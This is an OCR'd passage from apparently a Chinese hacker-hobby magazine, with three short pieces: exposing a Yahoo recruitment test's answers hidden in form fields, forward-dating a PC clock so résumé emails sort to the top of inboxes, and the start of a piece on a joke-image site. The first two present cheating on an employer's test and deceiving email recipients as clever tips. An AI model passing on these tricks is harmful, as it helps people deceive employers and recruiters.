


图3

value值，真是越看越像！

既然像，就把它们调出来打在网页上，以方便我们对照。调出hidden属性值的方法实在太简单了，先把网页源代码保存下来，然后使用记事本打开进行替换（图4）。




图4




图5

把“type="hidden"”全部替换为空格，替换后再把文件改名为html后缀，重新打开来看看（图5）。

哈哈，答案全都显示出来了，绝对都是正确的答案哟！照着填上去就ok了。看来雅虎的工作人员是想直接得到笔试人的分数结果，就把标准答案和填上的答案同时提交上去进行比较，不过没有想到居然使用的是这种“土”方法，相信这应该不会是雅虎的工程师来做的吧！

让你的邮件总置顶

平凡

工作真难找，去了一个月的招聘会，在人才网也给N家的公司投了简历，发了无数封电子邮件都如石沉大海，杳无音信。后来我在网上找了很多关于面试技巧的文章，其中有一条就提到了发电子邮件投简历提高命中率的方法，即将系统时间改成将来的日期，发出的邮件日期就会是你的系统日期，将排在收信箱的最前面，类似于一种置顶状态。如果给一家应聘单位以电子邮件方式来投简历，相信除了你之外，每天发电子邮件投简历的人都成百上千，对方要是每个邮件都看，人事经理就不用干其它的事了。其实他们也是很懒的，再多的简历一般也都只会看最前面的几页，那么你的邮件被查看的几率就太小了，即使发得再多也是无用。倘若能让我们的邮件始终在最前面，那被查看的机率就会大大提高。

我按文章说的方法把系统时间改成了2008年，再用163的邮箱给自己发了一封电子邮件，却没有达到想要的效果，后来经过测试，终于找到了失败原因。原来，发邮件时，如果使用网页发邮件，日期显示的是发送邮件服务器（如smtp.163.com）的系统日期，但如果使用邮件客户端软件发送邮件（如Foxmail、Outlook等），日期显示的将是我们自己系统的当前时间，为了证明我的说法，下面举个例子。




图1

先将自己的系统时间改成2008年，再使用Outlook给自己发一封电子邮件（图1），主题为“使用Outlook发送”。为了区别，我再用别外一个邮箱发送，进入http://mail.163.com登录后，给自己发了一封电子邮件，主题为“使用网页发送”（图2）。




图2

“正常”情况下，主题为“使用网页发送”的邮件应该排在最前面，而我的收件箱却不是这样（图3），从后面的日期可以看出，虽然都是11月25日，但一个是星期二，另一个是星期六，显然不是同一天。打开邮件发现日期正如我前面所说的（图4），使用邮件客户端Outlook发送的能人为改动日期，而使用网页发送的却不能改变日期。




图3




图4

本文就此结束，也没有什么很深的技术含量，不过，考虑到X档案的读者大部分是在校生，以后要面临找工作，这篇文章也许会帮你们的大忙。说句实话，找工作真难，菜鸟们，大家努力，学好黑客技术也是我们的工作本钱啊。

俏丽贴图 举手可得


星ヾ光


相信小菜们在泡论坛的时候经常会看到一些比较搞笑的贴图，如图1。可能有许多小菜会以为那是摆弄Photoshop的杰作。呵呵，其实根本不用那么麻烦，只需要一个网站就可以了。

